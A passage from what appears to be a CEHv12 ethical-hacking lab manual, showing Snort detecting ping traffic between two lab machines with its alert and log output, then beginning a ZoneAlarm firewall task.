Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Commencing packet processing (pid=4920)

```

62. After initializing interface and logged signatures, Snort starts and waits for an attack and triggers alerts when attacks occur on the machine.


63. Leave the Snort command prompt running.

64. Attack your own machine, and check whether Snort detects it or not.

65. Now, click on **CEHv12 Windows 11** to switch to the **Windows 11** machine (**Attacker Machine**). Click **Ctrl+Alt+Del** to activate the machine.

66. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



67. Open the command prompt and issue the command **ping 10.10.1.19 -t** from the **Attacker Machine**

Note: **10.10.1.19** is the IP address of the Windows Server 2019. This IP address may differ when you perform the task.

```
Command Prompt - ping 10.10.1.19 -t
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>ping 10.10.1.19 -t

Pinging 10.10.1.19 with 32 bytes of data:
Reply from 10.10.1.19: bytes=32 time<1ms TTL=128
Reply from 10.10.1.19: bytes=32 time=3ms TTL=128
Reply from 10.10.1.19: bytes=32 time=1ms TTL=128
Reply from 10.10.1.19: bytes=32 time<1ms TTL=128
Reply from 10.10.1.19: bytes=32 time=3ms TTL=128
Reply from 10.10.1.19: bytes=32 time<1ms TTL=128
Reply from 10.10.1.19: bytes=32 time=1ms TTL=128
```

68. Click **CEHv12 Windows Server 2019** to return to the **Windows Server 2019** machine. Observe that Snort triggers an alarm, as shown in the screenshot:

```
Administrator: Command Prompt - snort -i1 -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii
0.1.11 -> 10.10.1.19
04/17-22:50:34.749780 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
04/17-22:50:35.765506 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
04/17-22:50:36.780277 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
04/17-22:50:37.798883 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
04/17-22:50:38.815089 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
04/17-22:50:39.831941 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
04/17-22:50:40.844237 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
04/17-22:50:41.856829 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
04/17-22:50:42.870051 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
04/17-22:50:43.886077 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
04/17-22:50:44.895807 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
04/17-22:50:45.909162 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
04/17-22:50:46.921596 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
04/17-22:50:47.939499 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
04/17-22:50:48.942293 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
04/17-22:50:49.946613 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
04/17-22:50:50.962505 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
04/17-22:50:51.977852 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
04/17-22:50:52.993919 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
04/17-22:50:54.002240 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
04/17-22:50:55.013008 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.11 -> 10.10.1.19
```

69. Press **Ctrl+C** to stop Snort; snort exits.

```
Administrator: Command Prompt
Memory used for smb2 processing: 0
Maximum memory used for smb2 processing: 0
SMB2 command requests/responses processed
 smb2 create : 0
 smb2 write : 0
 smb2 read : 0
 smb2 set info : 0
 smb2 tree connect: 0
 smb2 tree disconnect: 0
 smb2 close : 0
=====
SSL Preprocessor:
 SSL packets decoded: 9
 Client Hello: 0
 Server Hello: 2
 Certificate: 2
 Server Done: 2
 Client Key Exchange: 0
 Server Key Exchange: 0
 Change Cipher: 2
 Finished: 0
 Client Application: 0
 Server Application: 2
 Alert: 0
 Unrecognized records: 5
 Completed handshakes: 0
 Bad handshakes: 0
 Sessions ignored: 1
 Detection disabled: 1
=====
SIP Preprocessor Statistics
 Total sessions: 0
=====
IMAP Preprocessor Statistics
 Total sessions : 0
 Max concurrent sessions : 0
=====
POP Preprocessor Statistics
 Total sessions : 0
 Max concurrent sessions : 0
=====
Snort exiting
C:\Snort\bin>
```

70. Go to the **C:\Snort\log\10.10.1.11** folder and open the **ICMP\_ECHO.ids** file with **Notepad++**. You see that all the log entries are saved in the **ICMP\_ECHO.ids** file.

Note: The folder name **10.10.1.11** might vary when you perform the task, depending on the IP address of the **Windows 11** machine.



C:\Snort\log\10.10.1.11\ICMP\_ECHO.ids - Notepad++ [Administrator]

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

snort.conf | icmp-info.rules | ICMP\_ECHO.ids

```
1 [**] ICMP-INFO PING [**]
2 04/17-22:50:16.501730 10.10.1.11 -> 10.10.1.19
3 ICMP TTL:128 TOS:0x0 ID:15042 IpLen:20 DgmLen:60
4 Type:8 Code:0 ID:1 Seq:1 ECHO
5 =+
6
7 [**] ICMP-INFO PING [**]
8 04/17-22:50:17.509326 10.10.1.11 -> 10.10.1.19
9 ICMP TTL:128 TOS:0x0 ID:15043 IpLen:20 DgmLen:60
10 Type:8 Code:0 ID:1 Seq:2 ECHO
11 =+
12
13 [**] ICMP-INFO PING [**]
14 04/17-22:50:18.524903 10.10.1.11 -> 10.10.1.19
15 ICMP TTL:128 TOS:0x0 ID:15044 IpLen:20 DgmLen:60
16 Type:8 Code:0 ID:1 Seq:3 ECHO
17 =+
18
19 [**] ICMP-INFO PING [**]
20 04/17-22:50:19.538779 10.10.1.11 -> 10.10.1.19
21 ICMP TTL:128 TOS:0x0 ID:15046 IpLen:20 DgmLen:60
22 Type:8 Code:0 ID:1 Seq:4 ECHO
23 =+
24
25 [**] ICMP-INFO PING [**]
26 04/17-22:50:20.553686 10.10.1.11 -> 10.10.1.19
27 ICMP TTL:128 TOS:0x0 ID:15048 IpLen:20 DgmLen:60
28 Type:8 Code:0 ID:1 Seq:5 ECHO
29 =+
30
31 [**] ICMP-INFO PING [**]
32 04/17-22:50:21.567245 10.10.1.11 -> 10.10.1.19
33 ICMP TTL:128 TOS:0x0 ID:15049 IpLen:20 DgmLen:60
34 Type:8 Code:0 ID:1 Seq:6 ECHO
35 =+
36
37 [**] ICMP-INFO PING [**]
38 04/17-22:50:22.582789 10.10.1.11 -> 10.10.1.19
```

Normal text file length: 13,136 lines: 331 Ln:1 Col:1 Pos:1 Windows (CR LF) UTF-8 INS

10:52 PM 4/17/2022

Note: This means that whenever an attacker attempts to connect or communicate with the machine, Snort immediately triggers an alarm

Note: This will make you aware of the intrusion and can thus take certain security measures to disconnect the lines of communication with the attacker's machine.

71. Close all open windows in the **Windows 11** and **Windows Server 2019** machines.

## Task 2: Detect Malicious Network Traffic using ZoneAlarm FREE FIREWALL

ZoneAlarm FREE Firewall blocks attackers and intruders from accessing your system. It manages and monitors all incoming and outgoing traffic and shields the network from hackers, malware, and other online threats that put network privacy at risk, and monitors programs for suspicious behavior spotting and stopping new attacks that bypass traditional anti-virus protection. This Firewall prevents identity theft by guarding your data, and erases your tracks allowing you to surf the web in complete privacy. Furthermore, it locks out attackers, blocks intrusions, and makes your PC invisible online. Additionally, it filters out annoying, as well as potentially dangerous, email.

1. Before starting this task, we will browse an unwanted website in the **Windows 11** machine. Assume that **www.moviescope.com** is an unwanted site that is not supposed to be browsed in your network.


Note: [www.moviescope.com](http://www.moviescope.com) is a local website that is hosted and configured in the **Windows Server 2019** machine.

2. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine

